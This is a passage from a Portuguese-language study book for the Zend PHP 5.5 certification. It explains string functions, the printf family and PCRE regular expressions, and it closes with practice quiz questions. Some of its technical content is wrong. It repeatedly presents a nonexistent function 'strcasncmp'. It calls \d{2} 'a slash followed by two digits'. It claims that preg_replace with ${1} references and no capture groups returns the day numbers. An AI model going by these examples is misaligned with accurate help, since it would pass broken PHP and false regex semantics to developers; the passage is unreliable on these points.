3. Informamos qual será o tamanho da porção que vamos extraír. Nesse caso, extrairemos apenas 2 caracteres que representam a categoria.

Mais uma vez, vale ressaltar que a documentação oficial do PHP possui inúmeros exemplos de como utilizar a função. Basta consultar o link: http://php.net/manual/pt_BR/function.substr.php.

trim, ltrim e rtrim

Uma função bem conhecida é a função `trim`, que remove os espaços em branco no começo e no final da string.

```
$livro = ' PHP ';  
  
print trim($livro); // PHP
```

Porém, podemos utilizar a função `trim` para remover não só espaços no começo e no final da string, mas também especificar um caractere (ou uma string) para ser removido.

```
$nome = 'aPHPa';  
  
print trim($nome, 'a');
```

Aqui temos um exemplo simples de onde queremos remover a letra `a` do começo e do final da string. Isso é facilmente realizado pela função `trim` ao especificar o caractere que desejamos.

PHP

Agora que já entendemos a utilização da função `trim`, fica mais fácil entender as funções que derivam dela, como a `ltrim`, que remove os espaços em brancos (por padrão) de uma string ou remove a string desejada. Vamos utilizar o mesmo valor da variável `$nome` para ficar mais fácil.

```
$nome = 'aPHPa';  
print ltrim($nome, 'a');
```

Diferentemente do resultado anterior, nesse exemplo ficamos com a letra `a` no final da nossa string.

PHPa

E é claro que podemos remover apenas os caracteres no final (ou o espaço em branco, caso nenhum caractere for especificado) da string. Para isso, usamos a função `rtrim`.

```
$nome = 'aPHPa';  
print rtrim($nome, 'a');
```

Ainda com o mesmo exemplo, vamos obter um resultado diferente. Agora a letra `a` foi removida apenas do final da string.

aPHP

PHP possui uma função chamada `chop`, que é apenas uma atalho para a função `rtrim`. Então, lembre-se: ao ver a função `chop`, ela terá o mesmo comportamento que a função `rtrim`.

str_replace

Uma tarefa comum a se realizar nas aplicações é a substituição de textos. PHP possui a função `str_replace` para essa finalidade.

```
$texto = 'Comprei um livro da cor azul';  
print str_replace('azul', 'laranja', $texto);
```

A maneira mais simples de se utilizar a função `str_replace` é informando os três parâmetros básicos: o texto a ser procurado, o texto que vai no lugar do texto procurado, e o texto que será realizado a substituição.

```
Comprei um livro da cor laranja
```

Podemos também especificar um array para ambos: o texto a ser substituído e o texto a ser procurado. Se os arrays são correspondentes, a troca é feita na ordem dos elementos.

```
$texto = 'Comprei um livro da cor azul e amarelo';  
  
print str_replace(['azul', 'amarelo'], ['laranja', 'preto'], $texto);
```

Em nosso exemplo, temos a cor azul na posição zero, que será substituída pela cor laranja, que está na posição zero também. O mesmo ocorre com os itens na posição 1 do array.

```
Comprei um livro da cor laranja e preto
```

Porém, não é apenas isso que conseguimos com a função `str_replace`. Além disso, temos alguns comportamentos bem dinâmicos:

```
$texto = 'Comprei um livro da cor azul e amarelo';  
  
print str_replace(['azul', 'amarelo'], 'lilás', $texto);
```

Podemos utilizar um array com o texto a ser substituído por um mesmo texto informado como string no segundo parâmetro. Em nosso exemplo, substituímos os textos azul e amarelo por `lilás`.

```
Comprei um livro da cor lilás e lilás
```

E finalmente, a função `str_replace` nos fornece o número

total de substituições feitas no texto:

```
$texto = 'Comprei um livro da cor azul e amarelo';
$substituicoes = 0;

str_replace(['azul', 'amarelo'], 'lilás', $texto, $substituicoes)
;

print $substituicoes;
```

Nesse exemplo, estamos utilizando o mesmo texto do exemplo anterior, no qual efetuamos duas substituições. Porém, agora estamos interessados no número de substituições realizadas que estamos armazenando na variável `$substituicoes` :

2

Um detalhe importante é que o parâmetro usado para contar o total de substituições realizadas é passado por referência, e não por valor, o que não torna possível passar um valor estático.

...

```
str_replace(['azul', 'amarelo'], 'lilás', $texto, 0);
```

...

Caso você tente passar um valor estático, como o valor zero do exemplo anterior, um `FATAL ERROR` é exibido:

```
PHP Fatal error: Only variables can be passed by reference in /zce/str_replace.php on line 5
```

```
Fatal error: Only variables can be passed by reference in /zce/str_replace.php on line 5
```

O erro anterior nos diz que não é possível passar valor estático por referência, apenas variáveis.

strcasncmp

Para realizar uma comparação binária com strings em PHP, possuímos algumas funções que nos auxiliam, como a `strcasncmp`, que realiza uma comparação independentemente de letras maiúsculas ou minúsculas.

```
$string1 = 'olá!';
$string2 = 'OLÁ!';

if ( 0 === strcasncmp($string1, $string2)) {
    print 'Iguais !';
}
```

Utilizando `strcasncmp`, devemos nos atentar ao seu retorno para saber se realmente as strings são iguais ou divergentes. No exemplo anterior, será retornado 0 (zero), pois as strings são idênticas e será exibida a mensagem `Iguais`.

Mas essa função possui outros retornos exemplificados pela tabela a seguir:

Valor	Retorno
Menor que zero (-1, -2, -3 etc)	A função retornará menor que zero se a string passada como primeiro parâmetro for menor do que a string passada no segundo.
Maior que zero (1, 2, 3)	A função retornará maior que zero se a string passada como primeiro parâmetro for maior que a string passada como segundo.
Zero (0)	Se as duas strings forem iguais.

Caso você precise desse mesmo comportamento, mas precise ser levado em consideração letras maiúsculas e minúsculas, utilize a função `strcmp`.

Podemos testar os retornos com os seguintes exemplos:

```
$str1 = "livroZCPE";
$str2 = "livroZCPE";

var_dump(strcmp($str1, $str2));
```

Como você pode perceber, a (string) `livroZCPE` é retornada um `int(0)` ao utilizarmos `strcmp` em nosso `var_dump`. Isso ocorreu pois não existem diferenças entre as strings.

Agora vamos criar um teste onde todas as letras de nossa string fiquem minúsculas, por exemplo:

```
$str1 = "livroczepe";
$str2 = "livroZCPE";

var_dump(strcmp($str1, $str2));
```

Agora o retorno ficou diferente, pois como a string não está igual, o PHP retorna que agora existe uma diferença de padrão.

Realizaremos mais um teste onde vamos acrescentar ao final uma nova sigla, que é (R), e você verá que o PHP retorna um inteiro de (1), pois a única diferença encontrada é essa nova sigla inserida ao final da string. Veja o exemplo:

```
$str1 = "livroZCPER";
$str2 = "livroZCPE";

var_dump(strcmp($str1, $str2));
```

Para finalizar, vamos alterar nossa segunda variável acrescentando ao final dela a sigla (R), e você verá que o PHP retorna um inteiro (-1), indicando que existe uma diferença na segunda string, por exemplo:

```
$str1 = "livroZCPE";
$str2 = "livroZCPER";
```

```
var_dump(strcmp($str1, $str2));
```

Para maiores informações sobre essas funções, veja http://php.net/manual/pt_BR/function.strcasecmp.php para strcasecmp, e http://php.net/manual/pt_BR/functionstrcmp.php para strcmp.

3.4 SIMILARIDADE ENTRE STRINGS

Até agora, vimos como comparar strings de uma maneira estrita, onde queremos saber se uma string é exatamente igual a uma outra. Porém, com PHP, conseguimos também usar funções como similar_text para determinar o quanto uma string é correspondente a outra. Imagine que precisamos achar algum endereço, mas não sabemos se o local é uma rua ou avenida. Podemos utilizar similar_text para determinar esse tipo de similaridade.

```
$string1 = 'Av. Livro de Certificação PHP';
$string2 = 'Rua, Certificação PHP';

print similar_text($string1, $string2);
```

No exemplo anterior, similar_text vai nos retornar o número de caracteres que existem em ambas as strings, que nesse caso é 19, pois a parte correspondente em ambas as strings é o texto Certificação PHP . Repare que existe um espaço em branco antes da palavra Certificação , por isso o resultado em questão é 19, e não 18.

Muitas vezes, saber somente quais caracteres são iguais em ambas strings não nos fornece muita flexibilidade. Com `similar_text`, podemos passar um terceiro parâmetro para saber qual é a porcentagem de similaridade entre as strings.

```
$porcentagem = 0;  
$string1 = 'Av. Livro de Certificação PHP';  
$string2 = 'Rua, Certificação PHP';  
  
print similar_text($string1, $string2, $porcentagem);
```

Adicionando o terceiro parâmetro, possuímos o valor em porcentagem (que nesse caso é 70.37037037037) da similaridade do texto. Esse valor é passado por referência, e o valor de retorno da função não é modificado.

Continuando nesse mundo de similaridades entre strings, possuímos a função `levenshtein`, que nos retorna qual o número de caracteres que devemos substituir para possuir duas strings idênticas.

```
$string1 = 'Av. Livro de Certificação PHP';  
$string2 = 'Rua, Certificação PHP';  
  
print levenshtein($string1, $string2);
```

A ordem das strings passadas para a função é muito importante, pois a função `levenshtein` calculará quantos caracteres precisamos mudar na `$string1` para transformá-la na `$string2`. E se alterarmos a ordem dos parâmetros, teremos resultados diferentes.

A função `levenshtein` possui alguns parâmetros a mais para serem usados. Para maiores informações sobre essa função, veja a documentação oficial do PHP, em <http://php.net/manual/en/function.levenshtein.php>.

3.5 CONTANDO CARACTERES

Frequentemente, desejamos contar o total de caracteres que uma determinada string possui. Para isso, PHP conta com a função `strlen`. Com ela, é possível contar a quantidade existente de caracteres em uma string, porém devemos tomar cuidado com o seu comportamento.

Antes de passar para a resposta, tente interpretar o código a seguir:

```
print strlen('1\n2');
```

Se você ficou em dúvida sobre o caractere de quebra de linha `\n`, não se preocupe, você não foi o único. A resposta certa é 4. Esse é o resultado obtido exatamente pelo uso de aspas simples. Com isso, o PHP sempre interpretará a string como um texto plano.

Agora que entendemos como funciona com aspas simples, podemos supor como vai acontecer com aspas duplas. Novamente, antes de ver a resposta, tente interpretar o código a seguir:

```
print strlen("1\n2\t");
```

Se você respondeu 4, acertou. Dessa vez, com aspas duplas, o

PHP interpretará os caracteres especiais de formatação \n e \t antes de realizar a contagem, ou seja, para cada um dos caracteres especiais, contamos 1. Após isso, ficamos apenas com os caracteres 1 e 2, que contamos normalmente, o que nos leva a 4.

Apesar de ser uma coisa muito lógica, precisamos parar e analisar a sintaxe para não cair nessa pegadinha na prova.

3.6 CONTANDO PALAVRAS

Caso não queira contar caractere por caractere, mas por palavra, `str_word_count` faz o trabalho perfeitamente.

```
$nome = 'Zend Certified Engineer';  
print str_word_count($nome); //3
```

Após a execução do script, obtemos 3 como resultado, mas podemos fazer algo mais complexo com essa função.

3.7 FUNÇÕES FONÉTICAS

Antes de iniciarmos com as funções fonéticas para o PHP, devemos aprender o que é o algoritmo fonético, mais conhecido como **SOUNDEX**.

Esse algoritmo foi desenvolvido para o fim de realizar comparações fonéticas de palavras, até mesmo poderá desconsiderar a forma de escrita da palavra. Por exemplo, meu nome é Michael Douglas e existem pessoas que escrevem Michel

Douglas. Porém, foneticamente falando, Michael e Michel são considerados foneticamente iguais, assim sendo, caso alguém preencha meu nome como Michael, será considerado um booleano (true), por exemplo:

```
$str1 = soundex("Michael Douglas Barbosa Araujo");
$str2 = soundex("Michel Douglas Barbosa Araújo");

if($str1 == $str2) {
    echo 'oi';
}
```

Como você pode perceber, ao utilizarmos a função soundex (que será vista logo em seguida), foi possível analisar foneticamente meu nome que poderia estar escrito de forma errada, e até mesmo uma palavra contendo acento e outra não, como em nosso exemplo. **Michel Douglas Barbosa Araújo** foi analisado foneticamente e o resultado é que são parecidos foneticamente. Felizmente, o PHP dá suporte a esse algoritmo e, para utilizar, apenas basta que seja chamada a função soundex .

soundex

Quando usamos a função soundex , o algoritmo gera uma chave soundex ao receber a nossa palavra. Ou seja, poderíamos armazenar essa chave, que equivale a uma pronúncia fonética dessa palavra, e você poderá comparar a similaridade de pronúncia. No meu caso, vamos obter a chave soundex do meu nome, o que não é nada complicado. Veja:

```
$str1 = soundex("Michael Douglas Barbosa Araujo");
$str2 = soundex("Michel Douglas Barbosa Araújo");
var_dump($str1);
var_dump($str2);
```

Será retornada a chave M243 . Nesse contexto, eu poderia alterar a condição lógica para verificar a chave e comparar a igualdade, por exemplo:

```
$str1 = soundex("Michael Douglas Barbosa Araujo");
$str2 = soundex("Michel Douglas Barbosa Araújo");

if($str1 == "M243" && $str2 == "M243") {
    echo "OK";
}
```

Ou também poderíamos realizar a verificação dessa forma:

```
$str1 = soundex("Michael Douglas Barbosa Araujo");
$str2 = soundex("Michel Douglas Barbosa Araújo");

if(($str1 == $str2) == "M243") {
    echo "OK";
}
```

Como você pode perceber, podemos realizar as verificações fonéticas de nossas palavras de uma forma simples, apenas utilizando a nossa função soundex . Caso queira ler mais sobre a função, segue o link da documentação: http://php.net/manual/pt_BR/function.soundex.php.

metaphone

Assim como em soundex , metaphone formará palavras a partir de sua pronúncia. Esse algoritmo foi desenvolvido por Lawrence Philips para solucionar problemas que a soundex não consegue resolver, sendo assim, ela é mais precisa que a função soundex . Veja:

```
$str1 = metaphone("Michael Douglas Barbosa Araujo");
$str2 = metaphone("Michel Douglas Barbosa Araújo");
var_dump($str1);
```

Como a função `metaphone` é mais precisa, ela gera a `metaphone key` com tamanhos variados, porém em nossas comparações, ela tem o mesmo efeito da `soundex`. Caso queira ler mais sobre `metaphone`, entre em http://php.net/manual/pt_BR/function.metaphone.php e <http://swoodbridge.com/DoubleMetaPhone/>.

3.8 TRANSFORMANDO STRINGS

O PHP nos fornece algumas características muito interessantes quando vamos converter um tipo de dado em outro, como por exemplo, transformar strings em arrays, utilizando um padrão para delimitar essa conversão.

explode

```
$parametros = '1,2,3,4';
$array = explode( ',', $parametros);
```

Podemos utilizar esse tipo de manipulação quando queremos ter um tratamento mais rígido dos dados enviados pelo usuário. A global `$_GET` é o perfeito exemplo para isso. Vamos imaginar que usuário vai nos fornecer pela URL qual tipo de categoria que ele deseja para realizar a busca em um site qualquer.

```
$_GET['categoria'] = 'caderno-estojo-caneta-borracha';
```

```
$categoria = $_GET['categoria'];  
  
$categorias = explode('-', $categoria);
```

Podemos também limitar o tamanho retornado pela função `explode`, passando o número máximo desejado. Vamos continuar com o nosso exemplo, e agora vamos limitá-lo para que retorne apenas as duas primeiras categorias informadas pelo usuário.

```
$_GET['categoria'] = 'caderno-estojo-caneta-borracha';  
  
$categoria = $_GET['categoria'];  
  
$categorias = explode('-', $categoria, 2);
```

Esse exemplo retornará apenas dois elementos dentro de um array com o primeiro elemento contendo `caderno`, e o segundo o resto da string `estojo,caneta,borracha`.

```
Array  
(  
    [0] => caderno  
    [1] => estojo,caneta,borracha  
)
```

Ao usarmos o terceiro parâmetro da função `explode`, devemos nos atentar ao seu comportamento, pois esperamos que o retorno do array seja limitado, e não que seja limitado à sua aplicação na string.

implode

Muitas vezes queremos fazer o caminho inverso da função

`explode` , transformando um array em uma string. Para isso, existe a função `implode` .

```
$categorias = array(  
    'estojos',  
    'caneta',  
    'borracha'  
)  
  
print implode(',', $categorias);
```

Ao contrário da `explode` , a função `implode` não possui um terceiro parâmetro, facilitando assim o seu entendimento e manipulação. Nesse exemplo, fornecemos como primeiro parâmetro qual "cola" queremos utilizar para juntar as posições do array e transformá-lo em string.

Utilizando a função `implode` , são levados em consideração apenas os valores dos arrays, as chaves são menosprezadas, independentemente se elas são associativas ou numéricas.

```
$categorias = array(  
    'estojos' => 'a',  
    'caneta' => 'b',  
    'borracha' => 'c'  
)  
  
print implode(',', $categorias); // a,b,c  
  
$categorias = array(  
    0 => 'a',  
    1 => 'b',  
    2 => 'c'  
)  
  
print implode(',', $categorias); // a,b,c
```

A documentação oficial do PHP possui alguns exemplos utilizando essas funções, que você pode consultar em http://php.net/manual/pt_BR/function.explode.php e em http://php.net/manual/pt_BR/function.implode.php.

3.9 FORMATANDO SAÍDA COM A FAMÍLIA *PRINTF

O PHP nos fornece uma série de funções para formatar uma string antes de ela ser exibida ou retornada. Mas antes de nos atentarmos às funções, vamos ver um pouco de como a formatação funciona. Para isso, seguiremos a tabela a seguir, que nos dá qual o item de formatação e o que ele faz.

Opção	Descrição
b	Argumento é tratado como inteiro, mas exibido como binário.
c	Argumento é tratado como inteiro, mas exibido como caractere ASCII.
d	Argumento é tratado como inteiro, mas exibido como decimal com sinal.
e	Argumento é tratado como notação científica (1.1e+2).
u	Argumento é tratado como inteiro, mas exibido como decimal sem sinal.
f	Argumento é tratado como float e exibido como float (respeita a localização).
F	Argumento é tratado como float e exibido como float (mas é independente da localização utilizada).
o	Argumento é tratado como inteiro, mas exibido como octal.
s	Argumento é tratado como string e exibido como string.
x	Argumento é tratado como inteiro, mas exibido como número hexadecimal (com as letras do hexadecimal minúsculas).

X

Argumento é tratado como inteiro, mas exibido como número hexadecimal (com as letras do hexadecimal maiúsculas).

Para cada item da tabela, devemos usar o sinal de porcentagem (%) para realizarmos a formatação. E para cada token indicado na string, como por exemplo %s , %d e assim por diante, o PHP vai substituir pela variável indicada como parâmetro. Perceba que nesse momento a ordem dos tokens e as variáveis importam.

```
printf('Certificação %s PHP %s', 'Zend', '5.5');
```

O exemplo anterior exibirá Certificação Zend PHP 5.5 , uma string formatada de acordo com os tokens e variáveis indicados em suas respectivas posições. O token um foi substituído pela variável um, e o token dois foi substituído pela variável dois.

Porém, podemos alterar esse comportamento. É possível utilizar a variável indicada na posição um para substituir o token número dois.

```
printf('Certificação %2$s PHP %1$s', 'Zend', '5.5');
```

Agora, a string exibida é Certificação 5.5 PHP Zend , que é completamente diferente do primeiro exemplo. Repare em como especificamos qual variável queremos logo após o % , utilizando um número. Para definir qual variável queremos, basta usarmos logo após o sinal % o número correspondente a ela.

```
printf('Meu nome é %2$s %1$s', 'Marabesi', 'Matheus'); // Meu nome é Matheus Marabesi
```

Ao utilizarmos esse tipo de estratégia, devemos tomar cuidado, pois devemos saber exatamente quantos argumentos vão ser usados. Isso porque, se indicarmos uma variável que não existe na lista de parâmetros, o PHP exibirá um WARNING .

```
printf('Tenho %2$s %1$s %3$s parâmetros', 'dois', 'um');
```

O exemplo vai produzir o seguinte `WARNING` :

```
PHP Warning: printf(): Too few arguments in /zce/strings/printf.php on line 3
PHP Stack trace:
PHP   1. {main}() /zce/strings/printf.php:0
PHP   2. printf() /zce/strings/printf.php:3
```

```
Warning: printf(): Too few arguments in /zce/strings/printf.php on line 3
```

Call Stack:

```
0.0001    229760  1. {main}() /zce/strings/printf.php:0
0.0001    229952  2. printf() /zce/strings/printf.php:3
```

Uma outra característica interessante aparece ao utilizarmos o token `%f` para exibir variáveis float, no qual podemos definir quantas casas decimais à direita vamos exibir. Esse tipo de comportamento é muito útil para exibir preços de uma forma fácil.

```
printf('PHP %f', 5.5);
```

À primeira vista, esperamos que seja exibido apenas o valor em float passado, mas temos uma surpresa ao executar o código anterior: ele vai exibir `PHP 5.500000`.

Para contornar isso, podemos especificar quantas casas decimais queremos, indicando logo após o sinal de porcentagem (`%`) um ponto final e o número desejado.

```
printf('PHP %.2f', 5.5); // PHP 5.50
```

```
printf('PHP %.1f', 5.5); // PHP 5.5
```

Até o momento, nos atentamos para a função `printf`. Porém, com PHP, possuímos algumas outras funções que possuem exatamente o mesmo tipo de comportamento em relação às

variáveis e aos tokens, mas aceitam diferentes parâmetros e retornam diferentes valores.

Para começar, vamos nos atentar para a função `sprintf`. Ela tem exatamente o mesmo comportamento da função `printf`, porém com uma única diferença: ao utilizar `sprintf`, é retornada a string formatada e, ao utilizarmos `printf`, é exibida a string formatada. Vamos para um exemplo prático para ficar mais claro:

```
printf('%s %s', 'Olá', 'PHP');  
sprintf('%s %s', 'Olá', 'PHP');
```

No primeiro exemplo, temos o resultado desejado, ou seja, a string Olá PHP é exibida normalmente. Entretanto, no segundo exemplo não obtemos nenhum resultado, pois a string é retornada, e não automaticamente exibida. Sendo assim, devemos exibir a string retornada como o exemplo a seguir:

```
echo sprintf('%s %s', 'Olá', 'PHP');
```

Seguindo nessa mesma linha, temos a função `vprintf`, que só pelo nome e as funções apresentadas até aqui podemos deduzir o que faz. Ela tem o mesmo comportamento da função `printf`, porém as variáveis a serem substituídas são passadas através de um array.

```
vprintf('Certificação %s %s', [  
    'PHP',  
    '5.5'  
]);
```

O nome da próxima função é bem sugestivo também: `vsprintf`. A única coisa diferente entre essa função e a `vprintf` é o retorno da string formatada, não é mais exibida.

```

vsprintf('Essa %s irá ser %s e não %s', [
    'string',
    'retornada',
    'exibida'
]);

echo vsprintf('Utilizando %s conseguimos %s a %s formatada', [
    'echo',
    'exibir',
    'string'
]);

```

E finalmente, chegamos à última função que vamos abordar aqui, que é a `fprintf`. Ela tem o comportamento exatamente igual à função `printf`, porém nos permite enviar uma string formatada a um resource.

```

$file = fopen('meu-arquivo.txt', 'w+');

fprintf($file, 'Olá %s ', 'PHP');

```

No exemplo anterior, estamos usando a função `fopen` para criar o nosso resource para ser escrito e, logo após isso, escrevemos Olá PHP no arquivo indicado pelo resource. A `fprintf` não aceita array como variáveis a serem substituídas pelos tokens.

```

$file = fopen('meu-arquivo.txt', 'w+');

fprintf($file, 'Olá %s ', [
    'PHP'
]);

```

// Irá produzir Olá Array

Esse exemplo emitirá um `NOTICE` e escreverá `Array` onde se deseja substituir as variáveis.

```

PHP Notice:  Array to string conversion in /zce/strings/fprintf.php on line 5
PHP Stack trace:
PHP  1. {main}() /zce/strings/fprintf.php:0

```

```
PHP  2. fprintf() /zce/strings/fprintf.php:5
Notice: Array to string conversion in /zce/strings/fprintf.php on
line 5

Call Stack:
0.0001    230264  1. {main}() /zce/strings/fprintf.php:0
0.0002    231752  2. fprintf() /zce/strings/fprintf.php:5
```

3.10 EXPRESSÕES REGULARES

Expressões regulares por si só já merecem um livro a ser escrito, porém aqui focaremos basicamente em como utilizar expressões regulares com funções do PHP. Porém, antes de começarmos, vamos entender como o PHP utiliza as expressões regulares e quais as possibilidades que temos.

POSIX e PCRE

O padrão POSIX era utilizado até a versão 5.3 do PHP e, a partir dessa versão, esse padrão foi depreciado e, então, foi adotado o uso do padrão PCRE (*Perl Compatible Regular Expressions*). Felizmente, o padrão POSIX não é coberto pela prova de certificação do PHP 5.5, o que nos faz focar totalmente no padrão PCRE.

Se você tem alguma familiaridade com a família de funções POSIX, veja a seguir as funções correspondentes no padrão PCRE.

POSIX	PCRE
ereg_replace()	preg_replace()
ereg()	preg_match()
eregi_replace()	preg_replace()

ereg()	preg_match()
split()	preg_split()
spliti()	preg_split()

Uma das grandes diferenças entre os padrões é que, com o POSIX, não era necessário usar o delimitadores para as expressões regulares (/, # e ~).

```
ereg('[a-zA-Z]'); // Válido para o padrão POSIX
```

Mas, com o padrão PCRE, é obrigatório o uso dos delimitadores, como no exemplo seguinte, no qual estamos utilizando o delimitador / .

```
preg_match('/[a-zA-Z]/'); // Válido padrão PCRE
preg_match('#[a-zA-Z]#'); // Válido padrão PCRE
preg_match('~[a-zA-Z]~'); // Válido padrão PCRE
```

Caso não seja utilizado o delimitador, um WARNING é exibido.

```
// Utilizando a função preg_match
PHP Warning: preg_match(): Delimiter must not be alphanumeric or
backslash

// Utilizando a função preg_match_all
PHP Warning: preg_match_all(): Delimiter must not be alphanumeric
or backslash
```

Você pode encontrar maiores informações sobre delimitadores na documentação oficial do PHP, em http://php.net/manual/pt_BR/regexp.reference.delimiters.php

preg_match

A primeira função que vamos ver é a `preg_match`, que aplica a expressão que desejarmos a uma string. A maneira mais básica de utilizá-la é passando dois argumentos.

```
$texto = 'Livro de certificação PHP';
$padrao = '/Livro/';

if (preg_match($padrao, $texto)) {
    print 'Padrão encontrado';
}
```

Rpare que a função `preg_match` retorna um valor booleano. Se encontrar o padrão desejado no texto `true`, é retornado; caso contrário, `false` é retornado. No nosso exemplo, utilizamos um padrão bem simples, no qual queremos encontrar no texto a palavra **Livro** e nada mais.

Padrão encontrado

É possível também retornarmos os padrões encontrados no texto. Para isso, devemos passar uma variável como terceiro parâmetro para a função `preg_match`.

```
$texto = 'Livro de certificação PHP';
$padrao = '/Livro/';

preg_match($padrao, $texto, $ocorrencias);

print_r($ocorrencias);
```

O terceiro parâmetro deve ser obrigatoriamente uma variável, pois esse parâmetro é passado como referência e é modificado internamente pela função com os resultado encontrados.

```
Array
(
    [0] => Livro
```

)

Como você pode ver, foi retornada apenas uma ocorrência, pois no texto que estamos usando existe apenas uma palavra *Livro*. Se nenhuma ocorrência for encontrada, um array vazio é retornado. Sim, podemos fazer a verificação para saber se existem ocorrências através da variável `$ocorrencias`. Se existir algum elemento dentro do array, isso significa que a função encontrou o padrão desejado dentro do texto; caso contrário, nenhum padrão foi encontrado. Realizar essa verificação através do retorno da função `preg_match` ou através do terceiro parâmetro passado para a função fica a seu critério.

preg_match_all

Uma vez entendido como utilizamos a função `preg_match`, fica muito simples usar a função `preg_match_all`, pois ela tem o mesmo comportamento, com pequenas diferenças, como as flags utilizadas e o seu modo de busca, que é feito de uma maneira global no texto. Além de que `preg_match` foi desenvolvida para retornar o mais rápido possível, ou seja, assim que encontrar o padrão necessário, será retornado e não será mais feita a busca no resto do texto.

```
$texto = 'Livro de certificação PHP, outro Livro';
$padrao = '/Livro/';

preg_match($padrao, $texto, $ocorrencias);

print_r($ocorrencias);
```

Fizemos algumas modificações no texto utilizado, agora ele possui duas vezes a palavra *Livro* e estamos utilizando a função `preg_match`. Infelizmente, ao executar esse script, não obtemos

as duas ocorrências no texto, obtemos apenas uma.

```
Array
(
    [0] => Livro
)
```

Isso ocorre porque a função `preg_match` retorna o mais rápido possível ao encontrar o padrão desejado. Ou seja, ela não chega até a segunda palavra `Livro` no texto. Para que possamos obter o resultado desejado, devemos utilizar a função `preg_match_all`.

```
...
```

```
preg_match_all($padrao, $texto, $ocorrencias);
```

```
...
```

E agora o resultado esperado é obtido:

```
Array
(
    [0] => Array
        (
            [0] => Livro
            [1] => Livro
        )
)
```

Além dos parâmetros exibidos, existem mais dois: um que é utilizado para mudar o tipo de retorno da função preg_match / preg_match_all (chamada de \$flag), e outro que utilizamos para dizer de onde a função preg_match / preg_match_all deve começar a procurar pelo padrão dado na expressão regular (chamada de \$offset). Para isso, verifique o manual oficial do PHP, em http://php.net/manual/pt_BR/function.preg-match.php.

preg_replace

Além de buscar padrões nas strings, o PHP nos fornece uma função que nos permite trocar os valores correspondentes de uma expressão regular. Ou seja, quando é encontrada uma expressão correspondente no texto, ela é trocada por outro texto desejado.

```
$texto = 'Vamos aplicar uma expressão aqui!';
print preg_replace('/!/', '?', $texto);
```

No nosso exemplo anterior, apenas trocamos o ponto de exclamação pelo de interrogação através da nossa expressão regular. A função preg_replace nos fornece muito mais do que apenas realizar a troca entre textos. Podemos também informar uma série de padrões dentro de um array para ser substituído no texto. Vamos continuar utilizando o conteúdo da variável \$texto para o nosso exemplo.

```
print preg_replace(['/aqui/', '/!/'], '?', $texto);
```

Ao informarmos uma série de padrões dentro do array e uma

string como segundo parâmetro, que é o que desejamos que fique ao realizar a troca, todos os padrões encontrados serão trocados pela string desejada.

Vamos aplicar uma expressão ??

Como temos dois padrões de expressões regulares no nosso preg_replace (a palavra aqui e o sinal !), ao encontrar qualquer um deles, a função trocou pelo sinal de interrogação. Além disso, podemos também usar referências aos padrões encontrados para invertê-los. Veja que podemos referenciar os padrões encontrados pela notação \${1} para a primeira ocorrência, \${2} para referenciar a segunda ocorrência, e assim por diante.

```
$texto = 'O evento será dia 11/12 não perca a reprise no dia 22/10';  
  
print preg_replace('/\d{2}/', '${1}', $texto);
```

Nesse exemplo, fazemos uma simples substituição ao encontrar o padrão \d{2} (uma barra seguida de dois números) para os dois primeiros números das datas. Veja o resultado que obtemos:

```
O evento será dia 11 não perca a reprise no dia 22
```




Figura 3.2: Exemplo de como referenciar padrões encontrados na string

Você deve estar imaginando que para utilizar o mês em vez do dia na nossa função `preg_replace`, basta utilizar a referência `${2}`. Mas não é bem isso o que ocorre, pois a nossa expressão regular busca pelo padrão `\d{2}`, ou seja, uma barra seguida de dois número como /11, /22, /10, /99.

```
print preg_replace('/\d{2}/', ' ${2}', $texto);
```

Ao executar esse script, temos o seguinte resultado:

```
O evento será dia 11 não perca a reprise no dia 22
```

Como não há nenhuma ocorrência encontrada, a função `preg_replace` assume a primeira e, caso nem a primeira seja encontrada, o PHP substituirá por um espaço em branco se a expressão regular não retornar nenhum resultado.

Agora que já temos uma visão geral de como utilizar `preg_replace`, podemos entrar nos detalhes da utilização dos dois últimos parâmetros. O primeiro que vamos ver é como limitar o número de substituição dos padrões encontrados.

```
$texto = '!Vamos aplicar uma expressão aqui!';  
print preg_replace('/!/', '', $texto, 1);
```

Nesse novo exemplo, repare que temos agora dois pontos de exclamação, e adicionamos o valor 1 para o quarto parâmetro, o que limita o número de substituições caso seja encontrado o padrão no texto para 1.

```
Vamos aplicar uma expressão aqui!
```

Dessa vez, a função substituiu apenas o primeiro ponto de interrogação graças à nossa limitação. O valor padrão para esse parâmetro é -1 e, assim que é encontrado um padrão

correspondente, a função vai realizar a substituição.

E, finalmente, temos o nosso último parâmetro, que é muito simples de se utilizar:

```
$texto = '!Vamos aplicar uma expressão aqui!';  
$total = 0;  
preg_replace('/!/', '', $texto, -1, $total);  
print $total;
```

Informando o quarto parâmetro para a função `preg_replace`, obtemos o número total de substituições feitas no texto. Em nosso exemplo, estamos eliminando os pontos de exclamação do texto.

2

Como a nossa expressão regular está bem simples, é bem fácil de entender que obteremos o valor dois, pois existem dois pontos de interrogação no nosso texto que foram eliminados.

A função `preg_replace` possui diversos exemplos na documentação oficial para auxiliar no entendimento. Para acessá-la e se aprofundar mais no assunto, entre em <http://php.net/manual/en/function.preg-replace.php>.

3.11 STRINGS E MAIS STRINGS

No histórico de certificações PHP, funções que operam em strings são muito cobradas durante a prova. Na versão 5.3 da

prova, existiam mais do que na versão 5.5, pois novas funcionalidades foram surgindo e tomando lugar. É bom ressaltar que strings e expressões regulares são assunto de extrema importância e, neste livro, não foi possível abranger todas as funções possíveis, mas sim as que mais se destacam na prova, facilitando então o estudo.

3.12 TESTE SEU CONHECIMENTO

1) Qual é a saída gerada ao executar o código a seguir?

```
$string = 'abcdab';
$procurar = 'a';

$pos = strpos($string, $procurar);

if (!$pos) {
    echo "não encontrei";
}
else {
    echo "encontrei " . $pos;
}
```

2) Qual a principal diferença entre HEREDOC e NOWDOC ?

- a) NOWDOC permite utilizar blocos de texto com aspas simples.
- b) HEREDOC finaliza um bloco de texto começando no primeiro caractere, mas NOWDOC permite indentar o final do bloco.
- c) NOWDOC não interpreta variáveis, mas HEREDOC interpreta.

3) Qual é a saída gerada pelo código a seguir?

```
function append($str)
{
    $str = $str.'append';
}
```

```
function prepend(&$str)
{
    $str = 'prepend' . $str;
}

$string = 'zce';
append(prepend($string));
echo $string;
```

- a) zce
- b) prependzce
